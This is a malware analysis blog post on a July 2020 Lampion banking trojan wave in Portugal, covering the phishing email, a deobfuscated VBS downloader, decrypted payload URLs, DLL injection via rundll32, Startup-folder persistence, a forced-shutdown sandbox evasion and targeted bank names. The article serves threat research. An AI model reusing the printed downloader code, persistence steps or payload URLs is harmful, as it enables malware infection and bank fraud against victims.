


New release of Lampion trojan spreads in Portugal with some improvements on the VBS downloader

 seguranca-informatica.pt/new-release-of-lampion-trojan-spreads-in-portugal-with-some-improvements-on-the-vbs-downloader

July 6, 2020

New release of Lampion trojan spreads in Portugal with some improvements on the VBS downloader.

A new release of the Lampion trojan banker was launched with fresh improvements in the way the malware loader – the initial VBS file – is operating. The recent wave has been noted in Portugal and is impacting clients of several Portuguese and Brazilian banking organizations and also some cryptocurrency platforms.

Some details were observed during the malware analysis, namely:

- Changes in the VBS downloader – DLL injection executes the 1st stage.
- Anti-VM techniques were improved (probably native features of VM-Protector packer).
- Changes in how it communicates with the C2 server geolocated in Russia.

Lampion was first documented in December 2019, and it was distributed in Portugal via phishing emails using templates based on the Portuguese Government Finance & Tax.

More recently, in May 2020, a new variant of Lampion was observed. Here, it was distributed using fake webpages, where the victim downloaded an MSI file, which then held the remaining Lampion infection chain.

Our analysis of the phishing email of this new campaign detected at the end of June – July 2020 showed that the template is very similar to the template distributed on May 8th, 2020. A fake template from SAPOTRANSFER was used with the message inside the email referring to any missing payment or invoice.

De: SAPO Transfer <noreply@transfer.sapo.pt>
Enviada: sexta-feira, 8 de maio de 2020 13:17
Para:
Assunto: @gmail.com enviou-lhe um ficheiro

SAPOTRANSFER

Olá,

@gmail.com enviou-lhe um ficheiro usando o SAPO Transfer com a seguinte mensagem:

Estimado(a): geral@*****.pt, segue anexo comprovativo de transferência Nacional de € 6254,53, prioridade normal, código LJUN305H , 5/8/2020 5:16:33 AM.
Com os melhores cumprimentos, Paulo da [Segurança Informática](#).

Ficheiro


Disponível até 15-05-2020

- Transferencia-Bancaria-Comprovativo-24pb-05052020-PDF-1911.zip

Download



May 8th, 2020



July 2020

Figure 1: The email template used in July 2020 is similar to the previous one used in May 2020.

These emails are sent towards the end of the month, simulating the payment of a service or bills – the ideal time to catch the most reckless victims.




Figure 2: Files available after decompiling the ZIP file distributed via email.

Looking at the following images, the PDF file inside the ZIP file is just a decoy to distract the victim. The text is written in Portuguese, and just the logo at the end of the document was changed between May and July malware versions.


Name	Date modified	Type	Size
Política de privacidade Multibanco-1911	5/5/2020 8:14 PM	File	48 KB
Transferencia-Bancaria-Comprovativo-24pb-05052020-PDF	5/5/2020 8:14 PM	JPG File	1 KB
Transferencia-Bancaria-Comprovativo-24pb-05052020-PDF	5/5/2020 8:14 PM	PDF File	9 KB
Transferencia-Bancaria-Comprovativo-24pb-05052020-PDF-1911	5/5/2020 8:14 PM	VBScript Script File	23 KB

```
Anexo-comprovativo-de-transacciao-N-jf5h3az8xc6-DOC-469.vbs
Anexo-comprovativo-de-transacciao-N-jf5h3az8xc6-DOC-469.zip
Anexo-comprovativo-de-transacciao-N-jf5h3az8xc6-DOC.jpg
Anexo-comprovativo-de-transacciao-N-jf5h3az8xc6-DOC.pdf
'Política de privacidade-469'
```

PDF File (Transferencia-Bancaria-Comprovativo-24pb-05052020-PDF.pdf)



May 8th, 2020




July 2020

Figure 3: PDF file and content delivered are similar, only the logo at the end of the document was changed.

As previously stated [1], [2], the VBS file is one that, when executed, serves as a downloader for the infection chain. Once executed, additional files are downloaded from Google Cloud, which are loaded into memory using a well-known technique called DLL injection.

Once again the code in the VBS file is obfuscated to make it difficult to analyze.



copyright (c) www.seguranca-informatica.pt

Figure 5: Different ways of how Lampion has been distributed in-the-wild.

As noted, malware is usually distributed with a simple email template, where the victim downloads a ZIP file with a VBS downloader inside. However, in May 2020, criminals used a fake page to distribute an MSI file, which used the theme COVID-19 that impersonates the Portuguese government, and which, after being executed, launched the VBS file.


```

117 'Create VBS file into %AppData% folder
118 Set obj1 = CreateObject("Scripting.FileSystemObject")
119 vbs_object = obj1.SpecialFolders("AppData") & "\" & random_string & ".vbs" 11
120 Set obj = obj1.CreateTextFile(vbs_object,True)
121
122 'Build VBS file with malicious payload
123 'decryption function 12
124 obj.Write("Private Function Decryption(string)" & vbCrLf)
125 obj.Write("If Len(string) < 5 Then" & vbCrLf)
126 obj.Write("Decryption = " & Chr(34) & Chr(34) & vbCrLf)
127 obj.Write("Exit Function" & vbCrLf)
128 obj.Write("End If" & vbCrLf)
129 obj.Write("Dim output" & vbCrLf)
130 obj.Write("string = Mid(string,3,Len(string)-4)" & vbCrLf)
131 obj.Write("For i=2 To Len(string) Step 2" & vbCrLf)
132 obj.Write("aux = Asc(Mid(string,i,1)) + 10" & vbCrLf)
133 obj.Write("If aux > 126 Then" & vbCrLf)
134 obj.Write("aux = aux - 126 + 33 - 1" & vbCrLf)
135 obj.Write("End If" & vbCrLf)
136 obj.Write("output = output & Chr(aux)" & vbCrLf)
137 obj.Write("Next" & vbCrLf)
138 obj.Write("Decryption = output" & vbCrLf)
139 obj.Write("End Function" & vbCrLf)
140
141 obj.Write("Dim obj" & vbCrLf)
142 obj.Write("Set obj = Wscript.CreateObject("chr(34) & "Wscript.Shell" & chr(34) & ")") & vbCrLf
143
144 'create file into Windows StartUp folder
145 obj.Write "obj = obj.SpecialFolders("& chr(34) & "StartUp" & chr(34) & ") & chr(34) & "\" & random_string & chr(34) & vbCrLf 13
146 obj.Write "Set obj1= WScript.CreateObject("& chr(34) & "WScript.Shell"& chr(34) & ")") & vbCrLf
147
148 'Create LNK file
149 obj.Write "Set LNK_file = obj1.CreateShortcut(obj & "& chr(34) & ".lnk" & chr(34) & ")") & vbCrLf 14
150
151 'rundll32.exe YourGonnaPayMeToday.dll
152 obj.Write "LNK_file.TargetPath = "& chr(34) & Decryption("k8NnIk;dUZLbSb/)0(5:") & chr(34) & vbCrLf 15
153
154 obj.Write "LNK_file.Arguments = "& chr(34) & first_stage_dll & Chr(32) & Decryption("J.9Obeck[h6"nePd{d>WWFQWGoic|5Joe,Z<WDo=4") & chr(34) & vbCrLf
155 obj.Write "LNK_file.WindowStyle = 1" & vbCrLf
156 obj.Write "LNK_file.WorkingDirectory = obj"& vbCrLf
157 obj.Write "LNK_file.Save"& vbCrLf
158 obj.Write "Dim obj2" & vbCrLf
159 obj.Write "Set obj2 = CreateObject("& chr(34) & "WScript.Shell"& chr(34) & ")") & vbCrLf 16
160 'sleep 3 minutes and shutdown / evasion online sandbox
161 obj.Write "WScript.Sleep(30000)" & vbCrLf
162 obj.Write "obj2.Run" & Chr(34) & "%comspec% /c shutdown /x /t 0 /f"& chr(34) & ", , True"
163 obj.Close
164 CreateObject("WScript.Shell").Run "wscript " & vbs_object 17
165 Set obj = Nothing

```

Figure 6: Deofuscated VBS file – Lampion trojan July 2020.

Some parts of the code are highlighted in Figure 6 and described below:

1. Function to generate random strings is used to generate arbitrary folders and file names.
2. Random strings generation.
3. Function used to decrypt strings.
4. Delete *.LNK files from the Windows startup folder.
5. Delete *.VBS files from the Windows startup folder.
6. Create a random folder on %appdata% to host the downloaded files (P-14-7.dll and 0.zip).
7. Get classes for computer hardware and configuration.
8. Google Cloud URLs obfuscated (URL1 and URL2).
9. Download the 2nd stage from Google Cloud (0.zip).
10. Download 1st stage – trojan loader – from Google Cloud (P-14-7.dll).
11. Create .VBS file inside %appfolder% – persistence technique used by criminals.
12. Generate the content of the .VBS file (decryption functions, DLL injector, and anti-VM/sandbox).
13. Create a folder inside the Windows startup folder.
14. Create .LNK file inside the Windows startup folder.
15. Set up .LNK file to execute DLL injection via rundll32.
16. Sleep and shutdown commands are two techniques for online sandbox evasion.

17. Trojan starts.

In detail, the malware uses a .LNK file to inject the first stage P-14-7.dll into memory. Then, the call **YourGonnaPayMeToday** is invoked as shown in Figure 7. This DLL is used as a loader for the final payload, a DLL inside 0.zip file, and it is injected into memory via DLL injection. Both files are protected with the commercial packer – VM Protector.

```
--create LKN file--
C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\usynknwwbmj.lnk

-----run-dll-----
CommandLineArguments:
C:\Users\admin\AppData\Roaming\59684788644313\eakyvqqgeovfzwxau27622472643851.dll
YourGonnaPayMeToday
WorkingDirectory:      C:\Users\admin\AppData\Roaming\Microsoft\Windows\Start
Menu\Programs\Startup\usynknwwbmj
RelativePath:      ..\..\..\..\..\..\..\..\..\Windows\system32\rundll32.exe
TargetFileDOSName:      rundll32.exe
HotKey: (none)  RunWindow:
Normal IconIndex:      (none)
TargetFileSize: 0
FileAttributes: (none)
Flags:  IDList, RelativePath, WorkingDir, CommandArgs, Unicode

Final payload:
rundll32.exe
C:\Users\admin\AppData\Roaming\59684788644313\eakyvqqgeovfzwxau27622472643851.dll
YourGonnaPayMeToday
```

VBS file – Decrypted strings

Encrypted:

```
4Ic^GjEj/fzie0[%2%yifjne$h4Wf]g[m$0]6eDeo]wbg[aWSf5_siR$[YDeKcv%HXJe.cEXT[Zj4WkXnhSWKd
```

Decrypted: <https://storage.googleapis.com/bombetabrancaevinho/0.zip>

```
Encrypted: r?F^5jAj.fcIB0*%Z%i<jTefhMw1]x[.$u]uefe\]wb[[JW.fk_%iF$sY}ePc+%`X&e2c]X]
[bjnW?X*h'WfdeY_WC[.lo_]db^WeT%eF(#g'=#o#o-Q$-Z8b/b-j
```

Decrypted: <https://storage.googleapis.com/bombetabrancaevinho/P-14-7.dll>

```
Encrypted: k8NhIk;dUZLb$b/)0(5:
```

Decrypted: rundll32

```
Encrypted: J.90beck[h6=nePd{d>WWFQWGoIC|[5Joe,Z<WDo=4
```

Decrypted: YourGonnaPayMeToday

As seen in Figure 5, the initial versions of Lampion were distributed in the form of the EXE. This file was responsible for unpacking the DLL from the 0.zip file and injecting it into memory.

In this version, two DLLs are distributed instead of an EXE and single DLL. The first (P-14-7.dll) is injected via DLL injection by the VBS file at the initial stage. For this, it invokes the call **YourGonnaPayMeToday** from EAT.

E50A830	Characteristics	0			
E50A834	TimeDateStamp	0	Thursday, 01.01.1970 00:00:00 UTC		
E50A838	MajorVersion	0			
E50A83A	MinorVersion	0			
E50A83C	Name	E8F4F02	Project1.dll		
E50A840	Base	1			
E50A844	NumberOfFunc...	5			
E50A848	NumberOfNames	5			
E50A84C	AddressOfFunc...	E8F4258			
E50A850	AddressOfNames	E8F4276			
E50A854	AddressOfNam...	E8F426C			

Exported Functions [5 entries]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
E50A858	1	277640	E8F42D1	dbkFCallWrapperAddr	
E50A85C	2	110C0	E8F42BD	__dbk_fcall_wrapper	
E50A860	3	66BD4	E8F428A	TMethodImplementationIntercept	
E50A864	4	25D0E0	E8F42A9	YourGonnaPayMeToday	
E50A868	5	0	E8F42E5	Ö5#[<ó" »!!SÖà\$J-ËN^caf?-ÝJFØEW0%V?...	



Figure 7: Call invoked to load the DLL in memory (YourGonnaPayMeToday) – 1st stage.

This first file is called by the VBS script and loaded into memory via the DLL injection technique using rundll32.exe from Windows, a technique widely used by red teams and pentesters when used Metasploit framework.

```
rundll32.exe
C:\Users\admin\AppData\Roaming\59684788644313\eakyvqqgeovfzwxau27622472643851.dll
YourGonnaPayMeToday
```

As other trojan bankers from Latin America – Grandoreiro – criminals are using arbitrary BMP images to increase the size of binaries, thus avoiding signature detection and also making it difficult to analyze via online sandboxes – since some sandboxes have a limit per size when uploading files.

Also, a new layer anti-VM was added to this new release as shown below.




Figure 8: Lampion DLL file oversize and error message when malware detects it is running inside a VM.

As observed in other Lampion versions, the 0.zip file is protected with a strong password, which is extracted from the loader P-14-7.dll (1st stage). After extracting the final DLL from the ZIP file, 2nd_stage.dll, and executing it in memory via DLL injection, it executes the infection process.

This final DLL is executed in memory by calling the “**DoThisBicht**” function (see below).

As shown, most of the file content and EP address are located in the vmp01 section. From Figure 32, we can observe the DLL export address table (EAT).

dbkFCallWrapperAddr	0x0086E640
__dbk_fc_all_wrapper	0x0040F984
WNetUseConnectionW	0x00B464F4
WNetGetConnectionW	0x00413318
WNetCancelConnection2W	0x00B46500
WNetAddConnection2W	0x00B4650C
WNetAddConnection2A	0x00B464DC
VerQueryValueW	0x00B46548
VerQueryValueA	0x00B4656C
TMethodImplementationIntercept	0x004A1884
SHGetFolderPathW	0x00B4657C
GetMappedFileNameW	0x00B46518
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoW	0x00B4653C
GetFileVersionInfoSizeW	0x00413330
GetFileVersionInfoSizeA	0x00B46560
GetFileVersionInfoA	0x00B46554
FilterSendMessage	0x00B46530
FilterConnectCommunicationPort	0x00B46524
DoThisBicht	0x00B46580
CryptUIDlgCertMgr	0x00B46578
CallFormPrincipal	0x00B464E8

Offset	Ordinal	Function RVA	Name RVA	Name
2EE9F8	1	772640	194E4A2	dbkFCallWrapperAddr
2EE9FC	2	F984	194E48E	__dbk_fc_all_wrapper
2EEA00	3	A1894	194E3FC	TMethodImplementationIntercept
2EEA04	4	74A7DC	194D8DE	CallFormPrincipal
2EEA08	5	74A854	194D753	GetFileVersionInfoSizeA
2EEA0C	6	74A848	194D73F	GetFileVersionInfoA
2EEA10	7	74A860	194E408	VerQueryValueA
2EEA14	8	74A83C	194E41A	VerQueryValueW
2EEA18	9	74A830	194D783	GetFileVersionInfoW
2EEA1C	A	74A830	194D797	GetFileVersionInfoW
2EEA20	B	13330	194D768	GetFileVersionInfoSizeW
2EEA24	C	74A824	194D720	FilterSendMessage
2EEA28	D	74A818	194D70E	FilterConnectCommunicationPort
2EEA2C	E	74A80C	194D7AB	GetMappedFileNameW
2EEA30	F	74A800	194E43D	WNetAddConnection2W
2EEA34	10	13318	194E468	WNetGetConnectionW
2EEA38	11	74A7F4	194E451	WNetCancelConnection2W
2EEA3C	12	74A7E8	194E47B	WNetUseConnectionW
2EEA40	13	74A7D0	194E429	WNetAddConnection2A
2EEA44	14	74A86C	194D6F0	CryptUIDlgCertMgr
2EEA48	15	74A870	194E3DB	SHGetFolderPathW
2EEA4C	16	74A874	194D702	DoThisBicht

Figure 32: Export Address Table (EAT) from the DLL inside 0.zip.

December 2019

July 2020

Figure 9: Lampion 2nd stage executed in memory via DLL injection.

Lampion’s operating mode is the same as those analyzed in previous publications [1], [2], nonetheless, the DLL was recently compiled and is accompanied by some changes, as the addresses of C2 have been changed and also the way it communicates with C2. This time it is not used to transfer information about the infected machine through an HTTP call with the destination C2, but TCP sockets are used.

entry-point	68 BC 15 76 23 E8 C2 8D B7 FF F9 41 0F C8 F8 41 3B CB 41 F7 D8 41 84 CC 41 57 41 FE CF 44 31 04 24
file-version	1.0.0.0
description	MsCtfMonitor
file-type	dynamic-link-library
cpu	32-bit
subsystem	GUI
compiler-stamp	0x5EEFEF9A (Sun Jun 21 16:39:06 2020 - UTC)
debugger-stamp	n/a
resources-stamp	0x50D5ACE2 (Sat Dec 22 04:51:46 2012)



Figure 10: Compilation time – Jun 21 16:39 – 2020.

The target banking organizations are the same as observed in the past samples.

```

00002e60 5d c3 00 00 b0 04 02 00 ff ff ff ff 0f 00 00 00 4c 00 69 00 6d 00 70 00 61 00 6e 00 64 00 6f 00 ].....L.i.m.p.a.n.d.o.
00002e80 20 00 43 00 68 00 61 00 63 00 68 00 65 00 00 00 b0 04 02 00 ff ff ff ff 17 00 00 00 64 00 64 00 .C.h.a.c.h.e.....d.d.
00002ea0 2f 00 6d 00 6d 00 2f 00 79 00 79 00 79 00 79 00 20 00 48 00 48 00 3a 00 4e 00 4e 00 3a 00 53 00 /.m.m./y.y.y.y .H.H.:N.N.:S.
00002ec0 53 00 2e 00 7a 00 7a 00 7a 00 00 b0 04 02 00 ff ff ff ff 04 00 00 00 20 00 2d 00 3e 00 20 00 S...z.z.z.....->.
00002ee0 00 00 90 00 b0 04 02 00 ff ff ff ff 0e 00 00 00 62 00 61 00 6e 00 63 00 6f 00 20 00 6d 00 6f 00 .....b.a.n.c.o..m.o.
00002f00 6e 00 74 00 65 00 70 00 69 00 6f 00 00 00 00 00 b0 04 02 00 ff ff ff ff 08 00 00 00 6d 00 6f 00 n.t.e.p.i.o.....m.o.
00002f20 6e 00 74 00 65 00 70 00 69 00 6f 00 00 00 00 00 b0 04 02 00 ff ff ff ff 02 00 00 00 4d 00 50 00 n.t.e.p.i.o.....M.F.
00002f40 00 00 00 00 b0 04 02 00 ff ff ff ff 0d 00 00 00 6d 00 69 00 6c 00 6c 00 65 00 6e 00 6e 00 69 00 .....m.i.l.l.e.n.n.i.
00002f60 75 00 6d 00 62 00 63 00 70 00 00 00 b0 04 02 00 ff ff ff ff 0c 00 00 00 4d 00 4c 00 00 00 00 00 u.w.b.c.p.....M.L.
00002f80 b0 04 02 00 ff ff ff ff 09 00 00 00 53 00 61 00 6e 00 74 00 61 00 6e 00 64 00 65 00 72 00 00 00 .....S.a.n.t.a.n.d.e.r...
00002fa0 b0 04 02 00 ff ff ff ff 07 00 00 00 42 00 50 00 49 00 20 00 4e 00 65 00 74 00 00 00 b0 04 02 00 .....B.F.I..N.e.t.....
00002fc0 ff ff ff ff 09 00 00 00 42 00 61 00 6e 00 63 00 6f 00 20 00 42 00 50 00 49 00 00 00 b0 04 02 00 .....B.a.n.c.o..B.F.I.....
00002fe0 ff ff ff ff 03 00 00 00 42 00 50 00 49 00 00 00 b0 04 02 00 ff ff ff ff 0c 00 00 00 43 00 61 00 .....B.F.I.....C.a.
00003000 69 00 78 00 61 00 64 00 69 00 72 00 65 00 63 00 74 00 61 00 00 00 00 00 b0 04 02 00 ff ff ff ff i.x.a.d.i.r.e.c.t.a.....
00003020 15 00 00 00 43 00 61 00 69 00 78 00 61 00 64 00 69 00 72 00 65 00 63 00 74 00 61 00 20 00 45 00 .....C.a.i.x.a.d.i.r.e.c.t.a..E.
00003040 6d 00 70 00 72 00 65 00 73 00 61 00 73 00 00 00 b0 04 02 00 ff ff ff ff 03 00 00 00 43 00 47 00 r.p.r.e.s.a.s.....C.G.
00003060 44 00 00 00 b0 04 02 00 ff ff ff ff 0a 00 00 00 4e 00 4f 00 5e 00 4f 00 20 00 42 00 41 00 4e 00 D.....N.C.V.C..B.A.N.
00003080 43 00 4f 00 00 00 00 b0 04 02 00 ff ff ff ff 02 00 00 00 4e 00 42 00 00 00 00 00 b0 04 02 00 C.C.....N.B.
000030a0 ff ff ff ff 07 00 00 00 45 00 75 00 72 00 6f 00 42 00 69 00 63 00 00 00 b0 04 02 00 ff ff ff ff .....E.u.r.o.c.B.i.c.....
000030c0 02 00 00 00 45 00 42 00 00 00 00 b0 04 02 00 ff ff ff ff 10 00 00 00 43 00 72 00 e9 00 64 00 .....E.B.....C.r.r.d.
000030e0 69 00 74 00 6f 00 20 00 41 00 67 00 72 00 ed 00 63 00 6f 00 6c 00 61 00 00 00 00 00 b0 04 02 00 i.t.c..A.g.r...c.o.l.a.....
00003100 ff ff ff ff 0a 00 00 00 4c 00 6f 00 67 00 69 00 6e 00 20 00 50 00 61 00 67 00 65 00 00 00 00 .....L.c.g.i.n..F.a.g.e.....
00003120 b0 04 02 00 ff ff ff ff 0b 00 00 00 43 00 41 00 20 00 45 00 6d 00 70 00 72 00 65 00 73 00 61 00 .....C.A..E.w.p.r.e.s.a.
00003140 73 00 00 00 b0 04 02 00 ff ff ff ff 02 00 00 00 43 00 41 00 00 00 00 00 b0 04 02 00 ff ff ff ff s.....C.A.
00003160 09 00 00 00 42 00 61 00 6e 00 6b 00 69 00 6e 00 74 00 65 00 72 00 00 00 b0 04 02 00 ff ff ff ff .....B.a.n.k.i.n.t.e.r.....
00003180 02 00 00 00 42 00 49 00 00 00 00 b0 04 02 00 ff ff ff ff 13 00 00 00 6e 00 61 00 76 00 65 00 .....B.I.....n.a.v.e.
000031a0 67 00 61 00 64 00 6f 00 72 00 20 00 65 00 78 00 63 00 6c 00 75 00 73 00 69 00 76 00 6f 00 00 00 g.a.d.c.r..e.x.c.l.u.s.i.v.o..
000031c0 53 8b d8 8b 83 24 04 00 00 33 d2 e8 08 f1 a1 ff 8b 83 d4 03 00 00 b2 01 e8 8f 61 ab ff 5b c3 90 S...f...3.....a.[.
